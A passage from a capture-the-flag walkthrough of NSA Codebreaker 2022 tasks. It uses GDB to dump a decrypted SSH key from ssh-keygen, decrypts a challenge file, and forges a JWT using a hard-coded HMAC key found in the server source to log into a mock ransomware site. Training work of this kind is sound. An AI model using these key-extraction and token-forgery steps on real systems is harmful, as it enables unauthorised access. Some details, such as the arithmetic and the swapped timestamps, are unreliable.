Reasons why we need to break here:
- We don't want the pointer to key that we just unshielded to actually be freed
- The program will actually crash trying to free the PTR that GDB created because
it doesn't have access to it since it was created in GDB
```

```
Step 7: Capture the decrypted key data

At this point we are technically inside sshkey_free -- However, we want to step
back a frame and get into the function that called this so we have access to *kp -
The pointer to the decrypted key

bt                  // Verify the backtrace
f 1                 // Step back to Frame #1 (from Frame #0)

Now, we need to examine the *kp value and make sure its not a NULL PTR -- if it is,
we messed up somewhere and need to restart this whole process.  (This happened
quite a few times for me as I learned how to get the file data setup just right!
[Pro-Tip... Don't paste Byte Data in a standard text editor!  Use an actual HEX
editor lol])

Note: the data here may still show 0's as the dereferenced value -- This is okay!
We just need to be sure the PTR is available to be dereferenced

x *kp              // Examine *kp for a valid pointer

Assuming you were able to dereference the pointer, we now need to manually call the
sshkey_save_private using *kp from this frame:

call sshkey_save_private(*kp, "plaintext_private_key", "", "comment", 0, "\x00", 0)

Then just kill the process & Quit
k                  // Kill ssh-keygen Process
q                  // Quit
```

```
Now we should have a plaintext private key in OPENSSH format!  If we cat out the
plaintext_private_key we just saved, we can see that we got they key!
```

```
$ cat plaintext_private_key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA0bS0deVWLVuVIAyBh4U6hkXsrc0zKVbIBl8Aa6FNnOkshqFR7bCv
... trimmed ...
cqyoYkmoQTniV1MFB7sW6MhNNIqZue7zC2BC2TIKJxtRVzaxPqHvj2jvULQFfeGxfu71je
t5xTViE7cUv18AAAAHY29tbWVudAECAwQ=
-----END OPENSSH PRIVATE KEY-----
```

```
One last step remains before we can decrypt the file.  Right now we have an OpenSSH
key file, but we need to convert it to the RSA Private Key (PEM) format.  First we
need to convert the key into SSHv2 format, then we can use ssh-keygen to convert
that into PEM.

The first conversion can be done with PuTTY:
```

```
# INSTALL PUTTY
sudo apt install putty
sudo apt install putty-tools

# CONVERT TO SSHv2
puttygen plaintext_private_key -O private-sshcom -o private_key_sshv2

# CONVERT TO PEM
ssh-keygen -i -f private_key_sshv2 > private_key.pem
```

```
If we inspect the contents of private_keu.pem, we can see that we have changed the
format of the key into a standard RSA Key Format:

-----BEGIN RSA PRIVATE KEY-----
MIIG5AIBAAKCAYEA0bS0deVWLVuVIAyBh4U6hkXsrc0zKVbIBl8Aa6FNnOkshqFR
7bCvfENg6Tp/lpQkiGTT0XMB/8wVQLqbysinE2XRe1OedB2fFc41nnX7jutCoCXb
... trimmed ...
fh6fYFDCi+aP4Rf84a0yvckFSVKW6YGZEW6MbEsQwG8Q9/zM9z88+SleOkOqtZaG
ULvp9eOc4r2vAwZQu++o7/KreUetUrpXBOpDxF+jorPWqJ2YBM1CiA==
-----END RSA PRIVATE KEY-----
```

```
We can now FINALLY decrypt the data.enc file that was provided in the challenge and
grab the token value:

$ openssl pkeyutl -decrypt -inkey private_key.pem -in data.enc

# Netscape HTTP Cookie File
ukzcouspczgmbzmx.ransommethis.net       FALSE   /       TRUE    2145916800      tok
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NTM3Mzg4NzEsImV4cCI6MTY1NjMzMDg3MS
wic2VjIjoiYWxqMURCWEFlSU1qaXVockt0Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.sL_genzXKp
GkNrgu07kV6Plu2AjMHE90DXdrameoegw
```

```
Answer:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NTM3Mzg4NzEsImV4cCI6MTY1NjMzMDg3MS
wic2VjIjoiYWxqMURCWEFlSU1qaXVockt0Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.sL_genzXKp
GkNrgu07kV6Plu2AjMHE90DXdrameoegw
```

Gaining Access

We've found the login page on the ransomware site, but we don't know anyone's username or password. Luckily, the file you recovered from the attacker's computer looks like it could be helpful.

Generate a new token value which will allow you to access the ransomware site.

Prompt:

- Enter a token value which will authenticate you as a user of the site.

```
Starting with the file we decrypted in the previous challenge we are handed this:

# Netscape HTTP Cookie File
ukzcouspczgmbzmx.ransommethis.net       FALSE   /       TRUE    2145916800      tok
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NTM3Mzg4NzEsImV4cCI6MTY1NjMzMDg3MS
wic2VjIjoiYWxqMURCWEFlSU1qaXVockt0Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.sL_genzXKp
GkNrgu07kV6Plu2AjMHE90DXdrameoegw
```

```
The values seem to be based on a stored Netscape HTTP Cookie file format and appear
to map to the following values:

DOMAIN = ukzcouspczgmbzmx.ransommethis.net
SUBDOMAINS = FALSE
PATH = /
SECURE = TRUE
EXPIRY = 2145916800  (Friday, January 1, 2038 12:00:00 AM)
NAME = tok
VALUE =
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NTM3Mzg4NzEsImV4cCI6MTY1NjMzMDg3MS
wic2VjIjoiYWxqMURCWEFlSU1qaXVockt0Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.sL_genzXKp
GkNrgu07kV6Plu2AjMHE90DXdrameoegw
```

```
If we examine the tok value, it resembles a Java Web Token (JWT) format

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NTM3Mzg4NzEsImV4cCI6MTY1NjMzMDg3MS
```

```
wic2VjIjoiYWxqMURCWEFlSU1qaXVockt0Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.sL_genzXKp
GkNrgu07kV6Plu2AjMHE90DXdrameoegw

Using cyberchef, we can easily decode this:
```


```
{
    "iat": 1653738871,
    "exp": 1656330871,
    "sec": "alj1DBXAeIMjiuhrKtbX8QAoQOGLy6vy",
    "uid": 37037
}
```

```
The first two values appear to be epoch times and if we decode them as such, we
get:

iat = Saturday, May 28, 2022 11:54:31 AM GMT
exp = Monday, June 27, 2022 11:54:31 AM GMT

So we can presume:
IAT = Issued At Time
EXP = Expiration Time

The UID appears to be the User ID Value
The SEC option still alludes us at this time.
```

```
Let's try updating the IAT and EXP values and see if this token will still allow
access.  They appear to be exactly 30 days apart, down to the second, so we should
keep this in mind.

Let's update IAT to the start of the current month:
1667260800 = Tuesday, November 1, 2022 12:00:00 AM GMT

And then set EXP to 30 days later (start of the next month):
1669852800 = Thursday, December 1, 2022 12:00:00 AM GMT

The difference between the two is 2592000.  Knowing that there are 86400 seconds in
a day, we can do some quick division to make sure that these new epoch times are
exactly 30 days apart:
```

```
259200 / 86400 = 30

We can use https://jwt.io/ to re-encode the key with these new values, giving us
the following token value:

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NjcyNjA4MDAsImV4cCI6MTY2OTg1MjgwMC
wic2VjIjoiYWxqMURCWEFlSU1qaXVockt0Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.V8Pa0C8BXP
1qf1MH7VB9zcO7k3tfQhH8xki7OfeXxKY
```

```
Now we need to create a cookie and set all the proper settings as described but use
the updated tok value:
```



Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
tok	eyJ0eXAiOiJKV...	ukzcouspczgmbzmx.ransommethis.net	/	Fri, 01 Jan 2038 00:00:00 GMT	202	false	true	None

```
Just updating the times doesn't seem to work though.  It seems that we are missing
something.  Going back to Challenge B2, where we had pulled down all the source
code for the server, we find some extra clues in server.py:
```

```python
        try:
                uid = util.get_uid()
        except util.InvalidTokenException:
                return redirect(f"/{pathkey}/login", 302)
```

```
It seems that our token is being validated by util.get_uid() --- But what is util?
If we go to the top of the file we can look for what import this is:
```

```python
from . import util
```

```
It appears this is a local file on the server.  If you haven't already, use the
same method from B2 to re-create the util.py file

Within this code we find the get_uid() function:
```

```python
def get_uid():
        """ Gets the logged-in user's uid from their token, if it is valid """
        token = request.cookies.get('tok')
        if token == None:
                print("No token cookie found!", file=sys.stderr)
                raise MissingTokenException
        if not validate_token(token):
                raise InvalidTokenException
        return jwt.decode(token, hmac_key(), algorithms=['HS256'])['uid']
```


```
So it seems its trying to validate our token from another function
(validate_token).  If we go to that function, we can find that its using jwt to
decode the token in the cookie:
```

```
def validate_token(token):
        try:
                claims = jwt.decode(token, hmac_key(), algorithms=['HS256'])
        except:
                # Either invalid format, expired, or wrong key
                return False
        with userdb() as con:
                row = con.execute('SELECT secret FROM Accounts WHERE uid = ?',
(claims['uid'],)).fetchone()
                if row is None:
                        return False
                return row[0] == claims['sec']
```

```
The token value we are able to generate, but it seems that hmac_key() is generating
the secret key used to verify the token -- Which is also found in util.py:
```

```
def hmac_key():
        return "BCUr5gSMv88JvPqFcbakMK3iSJSiV7LS"
```

```
At last!  We have the HMAC key we need.  Going back to the tool over at
https://jwt.io/ we can generate a new token value:

Without the HMAC Key, at the bottom we see "Invalid Signature":
```


Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
JpYXQiOjE2NTM3Mzg4NzEsImV4cCI6MTY1NjMzM
Dg3MSwic2VjIjoiYWxqMURCWEFlSU1qaXVockt0
Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.
sL_genzXKpGkNrgu07kV6Plu2AjMHE90DXdrame
oegw
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "iat": 1653738871,
  "exp": 1656330871,
  "sec": "alj1DBXAeIMjiuhrKtbX8QAoQOGLy6vy",
  "uid": 37037
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  
) ☐ secret base64 encoded
```

Invalid Signature

SHARE JWT

```
However, if we update this with the new HMAC key value, we can get a valid
signature:
```



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
JpYXQiOjE2NTM3Mzg4NzEsImV4cCI6MTY1NjMzM
Dg3MSwic2VjIjoiYWxqMURCWEFlSU1qaXVockt0
Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.
sL_genzXKpGkNrgu07kV6Plu2AjMHE90DXdrame
oegw
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "iat": 1653738871,
  "exp": 1656330871,
  "sec": "alj1DBXAeIMjiuhrKtbX8QAoQOGLy6vy",
  "uid": 37037
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  3JvPqFcbakMK3iSJSiV7LS
) ☐ secret base64 encoded
```

Signature Verified

SHARE JWT

```
Now we just need to update the IAT and EXP values with our updated epoch times
again:
```



Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
JpYXQiOjE2Njk4NTI4MDAsImV4cCI6MTY2NzI2M
DgwMCwic2VjIjoiYWxqMURCWEFlSU1qaXVockt0
Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.
oqohP94GBjXvsN2X-
L6BRYpiTY0kcyo2LDwRa_7iUiE
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA


```
{
  "iat": 1669852800,
  "exp": 1667260800,
  "sec": "alj1DBXAeIMjiuhrKtbX8QAoQOGLy6vy",
  "uid": 37037
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  3JvPqFcbakMK3iSJSiV7LS
) ☐ secret base64 encoded
```

Signature Verified

```
Using Developer Mode, we can add a new cookie using the following format:

Name: tok
Value:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NjcyNjA4MDAsImV4cCI6MTY2OTg1MjgwMC
wic2VjIjoiYWxqMURCWEFlSU1qaXVockt0Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.451NeZuWAH
_AjcBMCms0kKJXBBR_NMH-KUXBkyUMAok
Domain: ukzcouspczgmbzmx.ransommethis.net
Path: /
Expires: Fri, 01 Jan 2038 00:00:00 GMT
Size: 202
HttpOnly: false
Secure: true

Then lets try navigating to:
https://ukzcouspczgmbzmx.ransommethis.net/etvdmxhpgpvdweyg/home

...SUCCESS!
```


RANSOM ME THIS

Welcome back

Thank you for your patience. The server update is complete and this version should be even more secure than the previous.

We regret to inform you that, due to recent system issues, we have been forced to rollback the key database to a backup from several months ago. We apologize for the inconvenience.

Additionally, the site forums are currently unavailable for maintenance.

However, we are dedicated to providing the best service for your ransomware needs. Please continue checking back soon as we bring the site back online.

```
Answer:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NjcyNjA4MDAsImV4cCI6MTY2OTg1MjgwMC
wic2VjIjoiYWxqMURCWEFlSU1qaXVockt0Ylg4UUFvUU9HTHk2dnkiLCJ1aWQiOjM3MDM3fQ.451NeZuWAH
_AjcBMCms0kKJXBBR_NMH-KUXBkyUMAok
```

I COMPLETED
TASK
6
OF THE
CODEBREAKER
CHALLENGE
2022
NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

Privilege Escalation


With access to the site, you can access most of the functionality. But there's still that admin area that's locked off.


